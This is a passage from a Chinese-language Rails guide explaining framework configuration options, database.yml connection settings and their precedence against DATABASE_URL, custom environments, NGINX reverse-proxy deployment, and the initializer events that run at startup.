- `config.action_controller.perform_caching` 配置应用是否使用 Action Controller 组件提供的缓存功能。默认在开发环境中为 `false`，在生产环境中为 `true`。
- `config.action_controller.default_static_extension` 配置缓存页面的扩展名。默认为 `.html`。
- `config.action_controller.include_all_helpers` 配置视图辅助方法在任何地方都可用，还是只在相应的控制器中可用。如果设为 `false`，`UsersHelper` 模块中的方法只在 `UsersController` 的视图中可用。如果设为 `true`，`UsersHelper` 模块中的方法在任何地方都可用。默认的行为（不明确设为 `true` 或 `false`）是视图辅助方法在每个控制器中都可用。
- `config.action_controller.logger` 接受符合 Log4r 接口的日志记录器，或者默认的 Ruby Logger 类，用于记录 Action Controller 的信息。设为 `nil` 时禁用日志。
- `config.action_controller.request_forgery_protection_token` 设定请求伪造的令牌参数名称。调用 `protect_from_forgery` 默认把它设为 `:authenticity_token`。
- `config.action_controller.allow_forgery_protection` 启用或禁用 CSRF 防护。在测试环境中默认为 `false`，其他环境默认为 `true`。
- `config.action_controller.forgery_protection_origin_check` 配置是否检查 HTTP `Origin` 首部与网站的源一致，作为一道额外的 CSRF 防线。
- `config.action_controller.per_form_csrf_tokens` 控制 CSRF 令牌是否只在生成它的方法（动作）中有效。
- `config.action_controller.relative_url_root` 用于告诉 Rails 你把应用部署到子目录中。默认值为 `ENV['RAILS_RELATIVE_URL_ROOT']`。
- `config.action_controller.permit_all_parameters` 设定默认允许批量赋值全部参数。默认值为 `false`。
- `config.action_controller.action_on_unpermitted_parameters` 设定在发现没有允许的参数时记录日志还是抛出异常。设为 `:log` 或 `:raise` 时启用。开发和测试环境的默认值是 `:log`，其他环境的默认值是 `false`。
- `config.action_controller.always_permitted_parameters` 设定一组默认允许传入的参数白名单。默认值为 `['controller', 'action']`。
- `config.action_controller.enable_fragment_cache_logging` 指明是否像下面这样在日志中详细记录片段缓存的读写操作：

```
Read fragment views/v1/2914079/v1/2914079/recordings/70182313-20160225015037000000/
d0bdf2974e1ef6d31685c3b392ad0b74 (0.6ms)
Rendered messages/_message.html.erb in 1.2 ms [cache hit]
Write fragment views/v1/2914079/v1/2914079/recordings/70182313-20160225015037000000/
3b4e249ac9d168c617e32e84b99218b5 (1.1ms)
Rendered recordings/thread.html.erb in 1.5 ms [cache miss]
Rendered messages/_message.html.erb in 1.2 ms [cache hit]
Rendered recordings/thread.html.erb in 1.5 ms [cache miss]
```

21.3.8 配置 Action Dispatch

- `config.action_dispatch.session_store` 设定存储会话数据的存储器。默认为 `:cookie_store`，其他有效的值包括 `:active_record_store`、`:mem_cache_store` 或自定义类的名称。
- `config.action_dispatch.default_headers` 的值是一个散列，设定每个响应默认都有的 HTTP 首部。默认定义的首部有：

```
config.action_dispatch.default_headers = {
  'X-Frame-Options' => 'SAMEORIGIN',
  'X-XSS-Protection' => '1; mode=block',
  'X-Content-Type-Options' => 'nosniff'
}
```

- `config.action_dispatch.default_charset` 指定渲染时使用的默认字符集。默认为 `nil`。
- `config.action_dispatch.tld_length` 设定应用的 TLD (top-level domain, 顶级域名) 长度。默认为 1。
- `config.action_dispatch.ignore_accept_header` 设定是否忽略请求中的 Accept 首部。默认为 `false`。
- `config.action_dispatch.x_sendfile_header` 指定服务器具体使用的 X-Sendfile 首部。通过服务器加速发送文件时用得到。例如，使用 Apache 时设为 'X-Sendfile'。
- `config.action_dispatch.http_auth_salt` 设定 HTTP Auth 的盐值。默认为 '`http authentication`'。
- `config.action_dispatch.signed_cookie_salt` 设定签名 cookie 的盐值。默认为 '`signed cookie`'。
- `config.action_dispatch.encrypted_cookie_salt` 设定加密 cookie 的盐值。默认为 '`encrypted cookie`'。
- `config.action_dispatch.encrypted_signed_cookie_salt` 设定签名加密 cookie 的盐值。默认为 '`signed encrypted cookie`'。
- `config.action_dispatch.perform_deep_munge` 配置是否在参数上调用 `deep_munge` 方法。详情参见 [19.8 节](#)。默认为 `true`。
- `config.action_dispatch.rescue_responses` 设定异常与 HTTP 状态的对应关系。其值为一个散列，指定异常和状态之间的映射。默认的定义如下：

```
config.action_dispatch.rescue_responses = {
  'ActionController::RoutingError'          => :not_found,
  'AbstractController::ActionNotFound'      => :not_found,
  'ActionController::MethodNotAllowed'       => :method_not_allowed,
  'ActionController::UnknownHttpMethod'       => :method_not_allowed,
  'ActionController::NotImplemented'         => :not_implemented,
  'ActionController::UnknownFormat'          => :not_acceptable,
  'ActionController::InvalidAuthenticityToken' => :unprocessable_entity,
  'ActionController::InvalidCrossOriginRequest' => :unprocessable_entity,
  'ActionDispatch::Http::Parameters::ParseError' => :bad_request,
  'ActionController::BadRequest'             => :bad_request,
  'ActionController::ParameterMissing'        => :bad_request,
  'Rack::QueryParser::ParameterTypeError'   => :bad_request,
  'Rack::QueryParser::InvalidParameterError' => :bad_request,
  ' ActiveRecord::RecordNotFound'            => :not_found,
  ' ActiveRecord::StaleObjectError'           => :conflict,
  ' ActiveRecord::RecordInvalid'              => :unprocessable_entity,
  ' ActiveRecord::RecordNotSaved'             => :unprocessable_entity
}
```

}

没有配置的异常映射为 500 Internal Server Error。

- `ActionDispatch::Callbacks.before` 接受一个代码块，在请求之前运行。
- `ActionDispatch::Callbacks.to_prepare` 接受一个块，在 `ActionDispatch::Callbacks.before` 之后、请求之前运行。在开发环境中每个请求都会运行，但在生产环境或 `cache_classes` 设为 `true` 的环境中只运行一次。
- `ActionDispatch::Callbacks.after` 接受一个代码块，在请求之后运行。

21.3.9 配置 Action View

`config.action_view` 有一些配置选项：

- `config.action_view.field_error_proc` 提供一个 HTML 生成器，用于显示 Active Model 抛出的错误。默认为：

```
Proc.new do |html_tag, instance|
  %Q(<div class="field_with_errors">#[html_tag]</div>).html_safe
end
```
- `config.action_view.default_form_builder` 告诉 Rails 默认使用哪个表单构造器。默认为 `ActionView::Helpers::FormBuilder`。如果想在初始化之后加载表单构造器类，把值设为一个字符串。
- `config.action_view.logger` 接受符合 Log4r 接口的日志记录器，或者默认的 Ruby `Logger` 类，用于记录 Action View 的信息。设为 `nil` 时禁用日志。
- `config.action_view.erb_trim_mode` 让 ERB 使用修剪模式。默认为 '`--`'，使用 `<%= -%>` 或 `<%= =%>` 时裁掉尾部的空白和换行符。详情参见 [Erubis 的文档](#)。
- `config.action_view.embed_authenticity_token_in_remote_forms` 设定具有 `remote: true` 选项的表单中 `authenticity_token` 的默认行为。默认设为 `false`，即远程表单不包含 `authenticity_token`，对表单做片段缓存时可以这么设。远程表单从 `meta` 标签中获取真伪令牌，因此除非要支持没有 JavaScript 的浏览器，否则不应该内嵌在表单中。如果想支持没有 JavaScript 的浏览器，可以在表单选项中设定 `authenticity_token: true`，或者把这个配置设为 `true`。
- `config.action_view.prefix_partial_path_with_controller_namespace` 设定渲染嵌套在命名空间中的控制器时是否在子目录中寻找局部视图。例如，`Admin::ArticlesController` 渲染这个模板：

```
<%= render @article %>
```

默认设置是 `true`，使用局部视图 `/admin/articles/_article.erb`。设为 `false` 时，渲染 `/articles/_article.erb`—这与渲染没有放入命名空间中的控制器一样，例如 `ArticlesController`。

- `config.action_view.raise_on_missing_translations` 设定缺少翻译时是否抛出错误。
- `config.action_view.automatically_disable_submit_tag` 设定点击提交按钮 (`submit_tag`) 时是否自动将其禁用。默认为 `true`。
- `config.action_view.debug_missing_translation` 设定是否把缺少的翻译键放在 `` 标签中。默认为 `true`。
- `config.action_view.form_with_generates_remote_forms` 指明 `form_with` 是否生成远程表单。默认为 `true`。

21.3.10 配置 Action Mailer

`config.action_mailer` 有一些配置选项：

- `config.action_mailer.logger` 接受符合 Log4r 接口的日志记录器，或者默认的 Ruby `Logger` 类，用于记录 Action Mailer 的信息。设为 `nil` 时禁用日志。
- `config.action_mailer.smtp_settings` 用于详细配置 `:smtp` 发送方法。值是一个选项散列，包含下述选项：
 - `:address`: 设定远程邮件服务器的地址。默认为 `localhost`。
 - `:port`: 如果邮件服务器不在 25 端口上（很少发生），可以修改这个选项。
 - `:domain`: 如果需要指定 HELO 域名，通过这个选项设定。
 - `:user_name`: 如果邮件服务器需要验证身份，通过这个选项设定用户名。
 - `:password`: 如果邮件服务器需要验证身份，通过这个选项设定密码。
 - `:authentication`: 如果邮件服务器需要验证身份，要通过这个选项设定验证类型。这个选项的值是一个符号，可以是 `:plain`、`:login` 或 `:cram_md5`。
 - `:enable_starttls_auto`: 检测 SMTP 服务器是否启用了 STARTTLS，如果启用就使用。默认为 `true`。
 - `:openssl_verify_mode`: 使用 TLS 时可以设定 OpenSSL 检查证书的方式。需要验证自签名或通配证书时用得到。值为 `:none` 或 `:peer`，或相应的常量 `OpenSSL::SSL::VERIFY_NONE` 或 `OpenSSL::SSL::VERIFY_PEER`。
 - `:ssl/:tls`: 通过 SMTP/TLS 连接 SMTP。
- `config.action_mailer.sendmail_settings` 用于详细配置 `sendmail` 发送方法。值是一个选项散列，包含下述选项：
 - `:location`: sendmail 可执行文件的位置。默认为 `/usr/sbin/sendmail`。
 - `:arguments`: 命令行参数。默认为 `-i`。
- `config.action_mailer.raise_delivery_errors` 指定无法发送电子邮件时是否抛出错误。默认为 `true`。
- `config.action_mailer.delivery_method` 设定发送方法，默认为 `:smtp`。详情参见 16.6 节。
- `config.action_mailer.perform_deliveries` 指定是否真的发送邮件，默认为 `true`。测试时建议设为 `false`。
- `config.action_mailer.default_options` 配置 Action Mailer 的默认值。用于为每封邮件设定 `from` 或 `reply_to` 等选项。设定的默认值为：

```
mime_version: "1.0",
charset: "UTF-8",
content_type: "text/plain",
parts_order: ["text/plain", "text/enriched", "text/html"]
```

若想设定额外的选项，使用一个散列：

```
config.action_mailer.default_options = {
  from: "noreply@example.com"
}
```

- `config.action_mailer.observers` 注册观测器（observer），发送邮件时收到通知。
`config.action_mailer.observers = ["MailObserver"]`
- `config.action_mailer.interceptors` 注册侦听器（interceptor），在发送邮件前调用。
`config.action_mailer.interceptors = ["MailInterceptor"]`
- `config.action_mailer.preview_path` 指定邮件程序预览的位置。
`config.action_mailer.preview_path = "#{Rails.root}/lib/mail/_previews"`
- `config.action_mailer.show_previews` 启用或禁用邮件程序预览。开发环境默认为 `true`。
`config.action_mailer.show_previews = false`
- `config.action_mailer.deliver_later_queue_name` 设定邮件程序的队列名称。默认为 `mailers`。
- `config.action_mailer.perform_caching` 指定是否片段缓存邮件模板。在所有环境中默认为 `false`。

21.3.11 配置 Active Support

Active Support 有一些配置选项：

- `config.active_support.bare` 指定在启动 Rails 时是否加载 `active_support/all`。默认为 `nil`，即加载 `active_support/all`。
- `config.active_support.test_order` 设定执行测试用例的顺序。可用的值是 `:random` 和 `:sorted`。默认为 `:random`。
- `config.active_support.escape_html_entities_in_json` 指定在 JSON 序列化中是否转义 HTML 实体。默认为 `true`。
- `config.active_support.use_standard_json_time_format` 指定是否把日期序列化成 ISO 8601 格式。默认为 `true`。
- `config.active_support.time_precision` 设定 JSON 编码的时间值的精度。默认为 3。
- `ActiveSupport::Logger.silencer` 设为 `false` 时静默块的日志。默认为 `true`。
- `ActiveSupport::Cache::Store.logger` 指定缓存存储操作使用的日志记录器。
- `ActiveSupport::Deprecation.behavior` 的作用与 `config.active_support.deprecation` 相同，用于配置 Rails 弃用提醒的行为。
- `ActiveSupport::Deprecation.silence` 接受一个块，块里的所有弃用提醒都静默。
- `ActiveSupport::Deprecation.silenced` 设定是否显示弃用提醒。

21.3.12 配置 Active Job

`config.active_job` 提供了下述配置选项：

- `config.active_job.queue_adapter` 设定队列后端的适配器。默认的适配器是 `:async`。最新的内置适配器参见 [ActiveJob::QueueAdapters 的 API 文档](#)。

```
# 要把适配器的 gem 写入 Gemfile
# 请参照适配器的具体安装和部署说明
config.active_job.queue_adapter = :sidekiq
```

- `config.active_job.default_queue_name` 用于修改默认的队列名称。默认为 "default"。

```
config.active_job.default_queue_name = :medium_priority
```

- `config.active_job.queue_name_prefix` 用于为所有作业设定队列名称的前缀（可选）。默认为空，不使用前缀。

做下述配置后，在生产环境中运行时把指定作业放入 `production_high_priority` 队列中：

```
config.active_job.queue_name_prefix = Rails.env

class GuestsCleanupJob < ActiveJob::Base
  queue_as :high_priority
  #...
end
```

- `config.active_job.queue_name_delimiter` 的默认值是 '_'。如果设定了 `queue_name_prefix`，使用 `queue_name_delimiter` 连接前缀和队列名。

下述配置把指定作业放入 `video_server.low_priority` 队列中：

```
# 设定了前缀才会使用分隔符
config.active_job.queue_name_prefix = 'video_server'
config.active_job.queue_name_delimiter = '.'

class EncoderJob < ActiveJob::Base
  queue_as :low_priority
  #...
end
```

- `config.active_job.logger` 接受符合 Log4r 接口的日志记录器，或者默认的 Ruby `Logger` 类，用于记录 Action Job 的信息。在 Active Job 类或实例上调用 `logger` 方法可以获取日志记录器。设为 `nil` 时禁用日志。

21.3.13 配置 Action Cable

- `config.action_cable.url` 的值是一个 URL 字符串，指定 Action Cable 服务器的地址。如果 Action Cable 服务器与主应用的服务器不同，可以使用这个选项。
- `config.action_cable.mount_path` 的值是一个字符串，指定把 Action Cable 挂载在哪里，作为主服务器进程的一部分。默认为 `/cable`。可以设为 `nil`，不把 Action Cable 挂载为常规 Rails 服务器的一部分。

21.3.14 配置数据库

几乎所有 Rails 应用都要与数据库交互。可以通过环境变量 `ENV['DATABASE_URL']` 或 `config/database.yml` 配置文件中的信息连接数据库。

在 `config/database.yml` 文件中可以指定访问数据库所需的全部信息：

```
development:
  adapter: postgresql
  database: blog_development
  pool: 5
```

此时使用 `postgresql` 适配器连接名为 `blog_development` 的数据库。这些信息也可以存储在一个 URL 中，然后通过环境变量提供，如下所示：

```
> puts ENV['DATABASE_URL']
postgresql://localhost/blog_development?pool=5
```

`config/database.yml` 文件分成三部分，分别对应 Rails 默认支持的三个环境：

- `development` 环境在开发（本地）电脑中使用，手动与应用交互。
- `test` 环境用于运行自动化测试。
- `production` 环境在把应用部署到线上时使用。

如果愿意，可以在 `config/database.yml` 文件中指定连接 URL：

```
development:
  url: postgresql://localhost/blog_development?pool=5
```

`config/database.yml` 文件中可以包含 ERB 标签 `<%= %>`。这个标签中的内容作为 Ruby 代码执行。可以使用这个标签从环境变量中获取数据，或者执行计算，生成所需的连接信息。

提示

无需自己动手更新数据库配置。如果查看应用生成器的选项，你会发现其中一个名为 `--database`。通过这个选项可以从最常使用的关系数据库中选择一个。甚至还可以重复运行这个生成器：`cd .. && rails new blog --database=mysql`。同意重写 `config/database.yml` 文件后，应用的配置会针对 MySQL 更新。常见的数据库连接示例参见下文。

21.3.15 连接配置的优先级

因为有两种配置连接的方式（使用 `config/database.yml` 文件或者一个环境变量），所以要明白二者之间的关系。

如果 `config/database.yml` 文件为空，而 `ENV['DATABASE_URL']` 有值，那么 Rails 使用环境变量连接数据库：

```
$ cat config/database.yml
$ echo $DATABASE_URL
postgresql://localhost/my_database
```

如果在 `config/database.yml` 文件中做了配置，而 `ENV['DATABASE_URL']` 没有值，那么 Rails 使用这个文件中的信息连接数据库：

```
$ cat config/database.yml
development:
  adapter: postgresql
  database: my_database
  host: localhost

$ echo $DATABASE_URL
```

如果 `config/database.yml` 文件中做了配置，而且 `ENV['DATABASE_URL']` 有值，Rails 会把二者合并到一起。为了更好地理解，必须看些示例。

如果连接信息有重复，环境变量中的信息优先级高：

```
$ cat config/database.yml
development:
  adapter: sqlite3
  database: NOT_my_database
  host: localhost

$ echo $DATABASE_URL
postgresql://localhost/my_database

$ bin/rails runner 'puts ActiveRecord::Base.configurations'
{"development"=>{"adapter"=>"postgresql", "host"=>"localhost", "database"=>"my_database"}}
```

可以看出，适配器、主机和数据库与 ENV['DATABASE_URL'] 中的信息匹配。

如果信息无重复，都是唯一的，遇到冲突时还是环境变量中的信息优先级高：

```
$ cat config/database.yml
development:
  adapter: sqlite3
  pool: 5

$ echo $DATABASE_URL
postgresql://localhost/my_database

$ bin/rails runner 'puts ActiveRecord::Base.configurations'
{"development"=>{"adapter"=>"postgresql", "host"=>"localhost", "database"=>"my_database",
"pool"=>5}}
```

ENV['DATABASE_URL'] 没有提供连接池数量，因此从文件中获取。而两处都有 adapter，因此 ENV['DATABASE_URL'] 中的连接信息胜出。

如果不使用 ENV['DATABASE_URL'] 中的连接信息，唯一的方法是使用 "url" 子键指定一个 URL：

```
$ cat config/database.yml
development:
  url: sqlite3:NOT_my_database

$ echo $DATABASE_URL
postgresql://localhost/my_database

$ bin/rails runner 'puts ActiveRecord::Base.configurations'
{"development"=>{"adapter"=>"sqlite3", "database"=>"NOT_my_database"}}
```

这里，ENV['DATABASE_URL'] 中的连接信息被忽略了。注意，适配器和数据库名称不同了。

因为在 config/database.yml 文件中可以内嵌 ERB，所以最好明确表明使用 ENV['DATABASE_URL'] 连接数据库。这在生产环境中特别有用，因为不应该把机密信息（如数据库密码）提交到源码控制系统中（如 Git）。

```
$ cat config/database.yml
production:
  url: <%= ENV['DATABASE_URL'] %>
```

现在的行为很明确，只使用 `<%= ENV['DATABASE_URL'] %>` 中的连接信息。

21.3.15.1 配置 SQLite3 数据库

Rails 内建支持 **SQLite3**，这是一个轻量级无服务器数据库应用。SQLite 可能无法负担生产环境，但是在开发和测试环境中用着很好。新建 Rails 项目时，默认使用 SQLite 数据库，不过之后可以随时更换。

下面是默认配置文件 (`config/database.yml`) 中开发环境的连接信息：

```
development:
  adapter: sqlite3
  database: db/development.sqlite3
  pool: 5
  timeout: 5000
```

注意

Rails 默认使用 SQLite3 存储数据，因为它无需配置，立即就能使用。Rails 还原生支持 MySQL（含 MariaDB）和 PostgreSQL，此外还有针对其他多种数据库系统的插件。在生产环境中使用的数据库，基本上都有相应的 Rails 适配器。

21.3.15.2 配置 MySQL 或 MariaDB 数据库

如果选择使用 MySQL 或 MariaDB，而不是 SQLite3，`config/database.yml` 文件的内容稍有不同。下面是开发环境的连接信息：

```
development:
  adapter: mysql2
  encoding: utf8
  database: blog_development
  pool: 5
  username: root
  password:
  socket: /tmp/mysql.sock
```

如果开发数据库使用 `root` 用户，而且没有密码，这样配置就行了。否则，要相应地修改 `development` 部分的用户名和密码。

21.3.15.3 配置 PostgreSQL 数据库

如果选择使用 PostgreSQL，`config/database.yml` 文件会针对 PostgreSQL 数据库定制：

```
development:
  adapter: postgresql
  encoding: unicode
  database: blog_development
  pool: 5
```

PostgreSQL 默认启用预处理语句（prepared statement）。若想禁用，把 `prepared_statements` 设为 `false`：

```
production:
  adapter: postgresql
  prepared_statements: false
```

如果启用，Active Record 默认最多为一个数据库连接创建 1000 个预处理语句。若想修改，可以把 `statement_limit` 设定为其他值：

```
production:  
  adapter: postgresql  
  statement_limit: 200
```

预处理语句的数量越多，数据库消耗的内存越多。如果 PostgreSQL 数据库触及内存上限，尝试降低 `statement_limit` 的值，或者禁用预处理语句。

21.3.15.4 为 JRuby 平台配置 SQLite3 数据库

如果选择在 JRuby 中使用 SQLite3，`config/database.yml` 文件的内容稍有不同。下面是 `development` 部分：

```
development:  
  adapter: jdbcsqlite3  
  database: db/development.sqlite3
```

21.3.15.5 为 JRuby 平台配置 MySQL 或 MariaDB 数据库

如果选择在 JRuby 中使用 MySQL 或 MariaDB，`config/database.yml` 文件的内容稍有不同。下面是 `development` 部分：

```
development:  
  adapter: jdbcmysql  
  database: blog_development  
  username: root  
  password:
```

21.3.15.6 为 JRuby 平台配置 PostgreSQL 数据库

如果选择在 JRuby 中使用 PostgreSQL，`config/database.yml` 文件的内容稍有不同。下面是 `development` 部分：

```
development:  
  adapter: jdbcpostgresql  
  encoding: unicode  
  database: blog_development  
  username: blog  
  password:
```

请根据需要修改 `development` 部分的用户名和密码。

21.3.16 创建 Rails 环境

Rails 默认提供三个环境：开发环境、测试环境和生产环境。多数情况下，这就够用了，但有时可能需要更多环境。

比如说想要一个服务器，镜像生产环境，但是只用于测试。这样的服务器通常称为“交付准备服务器”。如果想为这个服务器创建名为“staging”的环境，只需创建 `config/environments/staging.rb` 文件。请参照 `config/environments` 目录中的现有文件，根据需要修改。

自己创建的环境与默认的没有区别，启动服务器使用 `rails server -e staging`，启动控制台使用 `rails`

`console staging, Rails.env.staging?` 也能正常使用，等等。

21.3.17 部署到子目录 (URL 相对于根路径)

默认情况下，Rails 预期应用在根路径（即 `/`）上运行。本节说明如何在目录中运行应用。

假设我们想把应用部署到“`/app1`”。Rails 要知道这个目录，这样才能生成相应的路由：

```
config.relative_url_root = "/app1"
```

此外，也可以设定 `RAILS_RELATIVE_URL_ROOT` 环境变量。

现在生成链接时，Rails 会在前面加上“`/app1`”。

21.3.17.1 使用 Passenger

使用 Passenger 在子目录中运行应用很简单。相关配置参阅 [Passenger 手册](#)。

21.3.17.2 使用反向代理

使用反向代理部署应用比传统方式有明显的优势：对服务器有更好的控制，因为应用所需的组件可以分层。

有很多现代的 Web 服务器可以用作代理服务器，用来均衡第三方服务器，如缓存服务器或应用服务器。

[Unicorn](#) 就是这样的应用服务器，在反向代理后面运行。

此时，要配置代理服务器（NGINX、Apache，等等），让它接收来自应用服务器（Unicorn）的连接。Unicorn 默认监听 8080 端口上的 TCP 连接，不过可以更换端口，或者换用套接字。

详情参阅 [Unicorn 的自述文件](#)，还可以了解背后的哲学。

配置好应用服务器之后，还要相应配置 Web 服务器，把请求代理过去。例如，NGINX 的配置可能包含：

```
upstream application_server {
    server 0.0.0.0:8080
}

server {
    listen 80;
    server_name localhost;

    root /root/path/to/your_app/public;

    try_files $uri/index.html $uri.html @app;

    location @app {
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header Host $http_host;
        proxy_redirect off;
        proxy_pass http://application_server;
    }

    # 其他配置
}
```

最新的信息参阅 [NGINX 的文档](#)。

21.4 Rails 环境设置

Rails 的某些部分还可以通过环境变量在外部配置。Rails 能识别下述几个环境变量：

- `ENV["RAILS_ENV"]` 定义在哪个环境（生产环境、开发环境、测试环境，等等）中运行 Rails。
- `ENV["RAILS_RELATIVE_URL_ROOT"]` 在[部署到子目录](#)中时供路由代码识别 URL。
- `ENV["RAILS_CACHE_ID"]` 和 `ENV["RAILS_APP_VERSION"]` 供 Rails 的缓存代码生成扩张的缓存键。这样可以在同一个应用中使用多个单独的缓存。

21.5 使用初始化脚本文件

加载完框架和应用依赖的 gem 之后，Rails 开始加载初始化脚本。初始化脚本是 Ruby 文件，存储在应用的 `config/initializers` 目录中。可以在初始化脚本中存放应该于加载完框架和 gem 之后设定的配置，例如配置各部分的设置项目的选项。

注意

如果愿意，可以使用子文件夹组织初始化脚本，Rails 会自上而下查找整个文件夹层次结构。

提示

如果初始化脚本有顺序要求，可以通过名称控制加载顺序。初始化脚本文件按照路径的字母表顺序加载。例如，`01_critical.rb` 在 `02_normal.rb` 前面加载。

21.6 初始化事件

Rails 有 5 个初始化事件（按运行顺序列出）：

- `before_configuration`: 在应用常量继承 `Rails::Application` 时立即运行。`config` 调用在此之前执行。
- `before_initialize`: 直接在应用初始化过程之前运行，与 Rails 初始化过程靠近开头的 `:bootstrap_hook` 初始化脚本一起运行。
- `to_prepare`: 在所有 Railtie（包括应用自身）的初始化脚本运行结束之后、及早加载和构架中间件栈之前运行。更重要的是，在开发环境中每次请求都运行，而在生产和测试环境只运行一次（在启动过程中）。
- `before_eager_load`: 在及早加载之前直接运行。这是生产环境的默认行为，开发环境则不然。
- `after_initialize`: 在应用初始化之后、`config/initializers` 中的初始化脚本都运行完毕后直接运行。

若想为这些钩子定义事件，在 `Rails::Application`、`Rails::Railtie` 或 `Rails::Engine` 子类中使用块句法：

```
module YourApp
  class Application < Rails::Application
```

```
config.before_initialize do
  # 在这编写初始化代码
end
end
```

此外，还可以通过 `Rails.application` 对象的 `config` 方法定义：

```
Rails.application.config.before_initialize do
  # 在这编写初始化代码
end
```

提醒

调用 `after_initialize` 块时，应用的某些部分，尤其是路由，尚不可用。

21.6.1 Rails::Railtie#initializer

有几个在启动时运行的 Rails 初始化脚本使用 `Rails::Railtie` 对象的 `initializer` 方法定义。下面以 Action Controller 中的 `set_helpers_path` 初始化脚本为例：

```
initializer "action_controller.set_helpers_path" do |app|
  ActionController::Helpers.helpers_path = app.helpers_paths
end
```

`initializer` 方法接受三个参数，第一个是初始化脚本的名称，第二个是选项散列（上例中没有），第三个是一个块。选项散列的 `:before` 键指定在哪个初始化脚本之前运行，`:after` 键指定在哪个初始化脚本之后运行。

`initializer` 方法定义的初始化脚本按照定义的顺序运行，除非指定了 `:before` 或 `:after` 键。

提醒

只要符合逻辑，可以设定一个初始化脚本在另一个之前或之后运行。假如有四个初始化脚本，名称分别为“one”到“four”（按照这个顺序定义）。如果定义“four”在“four”之前、“three”之后运行就不合逻辑，Rails 无法确定初始化脚本的执行顺序。

`initializer` 方法的块参数是应用自身的实例，因此可以像示例中那样使用 `config` 方法访问配置。

因为 `Rails::Application`（间接）继承自 `Rails::Railtie`，所以可以在 `config/application.rb` 文件中使用 `initializer` 方法为应用定义初始化脚本。

21.6.2 初始化脚本

下面按定义顺序（因此以此顺序运行，除非另行说明）列出 Rails 中的全部初始化脚本：

- `load_environment_hook`: 一个占位符，让 `:load_environment_config` 在此之前运行。
- `load_active_support`: 引入 `active_support/dependencies`，设置 Active Support 的基本功能。如果 `config.active_support.bare` 为假值（默认），引入 `active_support/all`。
- `initialize_logger`: 初始化应用的日志记录器（一个 `ActiveSupport::Logger` 对象），可通过

`Rails.logger` 访问。假定在此之前初始化脚本没有定义 `Rails.logger`。

- `initialize_cache`: 如果没有设置 `Rails.cache`, 使用 `config.cache_store` 的值初始化缓存, 把结果存储为 `Rails.cache`。如果这个对象响应 `middleware` 方法, 它的中间件插入 `Rack::Runtime` 之前。
- `set_clear_dependencies_hook`: 这个初始化脚本 (仅当 `cache_classes` 设为 `false` 时运行) 使用 `ActionDispatch::Callbacks.after` 从对象空间中删除请求过程中引用的常量, 以便在后续请求中重新加载。
- `initialize_dependency_mechanism`: 如果 `config.cache_classes` 为真, 配置 `ActiveSupport::Dependencies.mechanism` 使用 `require` 引入依赖, 而不使用 `load`。
- `bootstrap_hook`: 运行配置的全部 `before_initialize` 块。
- `i18n.callbacks`: 在开发环境中设置一个 `to_prepare` 回调, 如果自上次请求后本地化有变, 调用 `I18n.reload!`。在生产环境, 这个回调只在第一次请求时运行。
- `active_support.deprecation_behavior`: 设定各个环境报告弃用的方式, 在开发环境中默认为 `:log`, 在生产环境中默认为 `:notify`, 在测试环境中默认为 `:stderr`。如果没为 `config.active_support.deprecation` 设定一个值, 这个初始化脚本提示用户在当前环境的配置文件 (`config/environments` 目录里) 中设定。可以设为一个数组。
- `active_support.initialize_time_zone`: 根据 `config.time_zone` 设置为应用设定默认的时区。默认为“UTC”。
- `active_support.initialize_beginning_of_week`: 根据 `config.beginning_of_week` 设置为应用设定一周从哪一天开始。默认为 `:monday`。
- `active_support.set_configs`: 使用 `config.active_support` 设置 Active Support, 把方法名作为设值方法发给 `ActiveSupport`, 并传入选项的值。
- `action_dispatch.configure`: 配置 `ActionDispatch::Http::URL.tld_length`, 设为 `config.action_dispatch.tld_length` 的值。
- `action_view.set_configs`: 使用 `config.action_view` 设置 Action View, 把方法名作为设值方法发给 `ActionView::Base`, 并传入选项的值。
- `action_controller.assets_config`: 如果没有明确配置, 把 `config.actions_controller.assets_dir` 设为应用的 `public` 目录。
- `action_controller.set_helpers_path`: 把 Action Controller 的 `helpers_path` 设为应用的 `helpers_path`。
- `action_controller.parameters_config`: 为 `ActionController::Parameters` 配置健壮参数选项。
- `action_controller.set_configs`: 使用 `config.action_controller` 设置 Action Controller, 把方法名作为设值方法发给 `ActionController::Base`, 并传入选项的值。
- `action_controller.compile_config_methods`: 初始化指定的配置选项, 得到方法, 以便快速访问。
- `active_record.initialize_timezone`: 把 `ActiveRecord::Base.time_zone_aware_attributes` 设为 `true`, 并把 `ActiveRecord::Base.default_timezone` 设为 UTC。从数据库中读取属性时, 转换成 `Time.zone` 指定的时区。
- `active_record.logger`: 把 `ActiveRecord::Base.logger` 设为 `Rails.logger` (如果还未设定)。
- `active_record.migration_error`: 配置中间件, 检查待运行的迁移。
- `active_record.check_schema_cache_dump`: 如果配置了, 而且有缓存, 加载模式缓存转储。
- `active_record.warn_on_records_fetched_greater_than`: 查询返回大量记录时启用提醒。
- `active_record.set_configs`: 使用 `config.active_record` 设置 Active Record, 把方法名作为设值方法发给 `ActiveRecord::Base`, 并传入选项的值。

- `active_record.initialize_database`: 从 `config/database.yml` 中加载数据库配置，并在当前环境中连接数据库。
- `active_record.log_runtime`: 引入 `ActiveRecord::Railties::ControllerRuntime`, 把 Active Record 调用的耗时记录到日志中。
- `active_record.set_reloader_hooks`: 如果 `config.cache_classes` 设为 `false`, 还原所有可重新加载的数据库连接。
- `active_record.add_watchable_files`: 把 `schema.rb` 和 `structure.sql` 添加到可监视的文件列表中。
- `active_job.logger`: 把 `ActiveJob::Base.logger` 设为 `Rails.logger` (如果还未设定)。
- `active_job.set_configs`: 使用 `config.active_job` 设置 Active Job, 把方法名作为设值方法发给 `ActiveJob::Base`, 并传入选项的值。
- `action_mailer.logger`: 把 `ActionMailer::Base.logger` 设为 `Rails.logger` (如果还未设定)。
- `action_mailer.set_configs`: 使用 `config.action_mailer` 设定 Action Mailer, 把方法名作为设值方法发给 `ActionMailer::Base`, 并传入选项的值。
- `action_mailer.compile_config_methods`: 初始化指定的配置选项, 得到方法, 以便快速访问。
- `set_load_path`: 在 `bootstrap_hook` 之前运行。把 `config.load_paths` 指定的路径和所有自动加载路径添加到 `$LOAD_PATH` 中。
- `set_autoload_paths`: 在 `bootstrap_hook` 之前运行。把 `app` 目录中的所有子目录, 以及 `config.autoload_paths`、`config.eager_load_paths` 和 `configautoload_once_paths` 指定的路径添加到 `ActiveSupport::Dependencies.autoload_paths` 中。
- `add_routing_paths`: 加载所有的 `config/routes.rb` 文件 (应用和 Railtie 中的, 包括引擎), 然后设置应用的路由。
